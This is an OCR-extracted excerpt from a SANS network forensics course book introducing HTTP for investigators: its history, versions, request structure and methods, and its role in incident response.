572.2
Core Protocols and Log Aggregation/Analysis

SANS


THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response

Core Protocols & Log Aggregation/Analysis

Authors:
Phil Hagen, Lewes Technology Consulting, LLC
phil@lewestech.com | @philhagen

http://twitter.com/sansforensics



This page intentionally left blank.

SANS DFIR

DIGITAL FORENSICS & INCIDENT RESPONSE

OPERATING SYSTEM & DEVICE IN-DEPTH


INCIDENT RESPONSE & THREAT HUNTING

FOR500
Windows Forensics
GCFE

FOR518
Mac and iOS Forensic Analysis and Incident Response

FOR526
Advanced Memory Forensics & Threat Detection

FOR585
Smartphone Forensic Analysis In-Depth
GASF



FOR508
Advanced Incident Response and Threat Hunting
GCFA

FOR572
Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response
GNFA

FOR578
Cyber Threat Intelligence
GCTI

FOR610
REM: Malware Analysis
GREM

SEC504
Hacker Tools, Techniques, Exploits, and Incident Handling
GCIH

@sansforensics

sansforensics


dfir.to/DFIRCast

dfir.to/gplus-sansforensics

dfir.to/MAIL-LIST

TABLE OF CONTENTS	PAGE


This page intentionally left blank.



This page intentionally left blank.

History and Adaptation

- ASCII-based, stateless protocol
- Generally, TCP/80
- Originally for text markup documents
- Today handles documents, raw data, streaming media, APIs, and much more



World Wide Web

The WorldWideWeb (W3) is a wide-area hypermedia information retrieval initiative aiming to give universal access to a large universe of documents.

Everything there is online about W3 is linked directly or indirectly to this document, including an executive summary of the project, Mailing lists , Policy , November's W3 news , Frequently Asked Questions .

What's out there?
Pointers to the world's online information, subjects , W3 servers, etc.
Help
on the browser you are using
Software Products
A list of W3 project components and their current state. (e.g. Line Mode ,X11 Viola , NeXTStep , Servers , Tools , Mail robot , Library)
Technical
Details of protocols, formats, program internals etc
Bibliography
Paper documentation on W3 and references.
People
A list of some people involved in the project.
History
A summary of the history of the project.
How can I help ?
If you would like to support the web..
Getting code
Getting the code by anonymous FTP , etc.


The HyperText Transfer Protocol, or HTTP, is probably one of the most common network protocols we use in our daily lives. Obviously, we know that HTTP is most famous for delivering web content, but before there was the web, the HTTP Working Group had to define the protocol. In the early and mid-1990s, HTTP came into being.

At its core, HTTP is an ASCII-based plaintext protocol. We, as humans, are perfectly capable of reading the critical components of an HTTP transaction and getting a pretty good idea of what's going on. HTTP is also stateless. This means that each request/response transaction must stand on its own, and has no inherent knowledge of any transactions that occurred beforehand.

Originally, HTTP was used only to deliver a document containing text and markup. At the time, even images were a distant thought, so you'll appreciate the simple beauty of an ASCII-based protocol that delivered ASCII content. The image on the right is an archived copy of the first webpage that Sir Tim Berners-Lee served at CERN in 1990.

Today, however, HTTP has been adapted many, many times and forms the basis of far more than just text markup. HTTP is still used for document transfer, but that now includes images, video, music, and other binary files. Further, HTTP has become the preferred transport for machine-to-machine communications, through the use of Application Programming Interfaces, or APIs. An API is simply a set of rules by which a client can interact with a service. Through these APIs, one can write a semiautonomous software application that will get and send data to a remote service, all through the same protocol we still use to view webpages.

References:
`http://for572.com/q9rni`
`http://for572.com/s7n-e`



In the process of a forensic investigation or incident response, there is an overwhelmingly high possibility that you'll come across HTTP traffic at one point or another.

In employee misuse or many criminal cases, you may need to review the subject's web usage for evidence of unauthorized content or activity. Traditionally, this was accomplished through analysis of artifacts on the subject's hard drive. The proliferation of full-disk encryption, portable applications, private browsing modes, corporate BYOD policies, and mobile devices has shifted some of the focus toward analysis of network-based data instead. We can glean a significant amount of critical information through this analysis as well. If packet captures are available, we can re-create a subject's entire web session, or extract all downloaded executable files for malware review.

Aside from reviewing a human's activities, we can also analyze machine-to-machine interaction. If we know the APIs a piece of software uses, we can often provide a fairly complete picture of the actions that occurred on the systems, helping complete a timeline of the event you're investigating.


A subset of API-like communications is the command and control channels malware uses to communicate with its mother ships. By collaborating with malware analysts, we can learn the nature of an implant's orders over time. More importantly, we can identify and isolate the data an attacker extracted from the target network, greatly aiding in the damage assessment and remediation phases of an incident response activity.

Of course, another area where analyzing HTTP traffic becomes a critical skill is when you are investigating a web server compromise. Although log data and traditional disk-based forensic processes will almost certainly be used in this situation, expanding our scope to see the traffic itself can provide a more complete picture of the incident, especially if an attacker was diligent in covering his or her tracks after the compromise.

HTTP Version History

- Protocol:
  - HTTP/0.9: 1991 (should never be seen)
  - HTTP/1.0: 1996 (rare but not unheard of)
  - HTTP/1.1: 1997 (most common today)
  - HTTP/2: 2015 (binary, multiplexed, generally with TLS)


You can see the historical breakdown of the different versions of the protocol here, but the important thing to know is that today, "HTTP/1.1" is almost universally seen in use. In this course, we'll be looking exclusively at HTTP/1.1 examples, but you should know that other versions do exist, and you may need to research the different specifications that each provides if you find an older protocol in the wild.




As we said before, HTTP is a request/response protocol, so now we'll take a deeper look at the components of these exchanges. Each webpage, image, video, download, and other file that is transferred during a page load is the result of one HTTP request and response pair. A single webpage could cause as many as several hundred such exchanges, across multiple servers.

In this case, we will look at an originating request for an interesting and forensically relevant thread on `stackoverflow.com`.

References:
`http://for572.com/na23z`
`http://for572.com/m5e78`
`http://for572.com/eta5j`
`http://for572.com/g38f0`
`http://for572.com/2axo1`
`http://for572.com/f1-w6`
`http://for572.com/1bogl`
`http://for572.com/o138z`



This is the first request that the client sent for our Stack Overflow example. We will step through the major request components and their meanings. The method, request string, and protocol are required. Because this is HTTP/1.1, the first line below the request string is the "`Host:`" header, which is required.



You might already be familiar with the "GET" and "POST" methods, and they are by far the most prevalent as well as the only ones an HTTP server is required to support. A GET request is used for the client to request a resource from the server. A client can pass parameters to the server on a GET request, which we'll discuss in a moment. A POST request, however, is used to pass data from the client to the server. A POST (or PUT) request is required when uploading files to the server but can also be used for more typical form submissions and other similar transactions. Per RFC 2616, the GET method is considered "idempotent"—that is, the same request issued at a later time should yield the same results, without making changes to the content on the server. In practice, however, this is rarely followed today due to the extensive use of dynamic content generation based on parameters passed in a GET query string. The POST method, however, should be used when a submission may change some of the content on the server side.

There are optional request methods that we should be aware of:


`OPTIONS`	Allows the client to query the server for requirements or capabilities
`HEAD`	Identical to GET, but tells server to only return the resulting headers for the request
`PUT`	Requests that the server create a resource at the specified location, containing the data supplied in the request
`DELETE`	Requests that the server remove a resource at the specified location
`TRACE`	Used in troubleshooting a request across multiple proxy servers—this is not common and is generally disabled on servers
`CONNECT`	Requests that a proxy switch to a tunnel, such as with SSL/TLS encryption

Other specialized protocols such as WebDAV use their own methods as well.

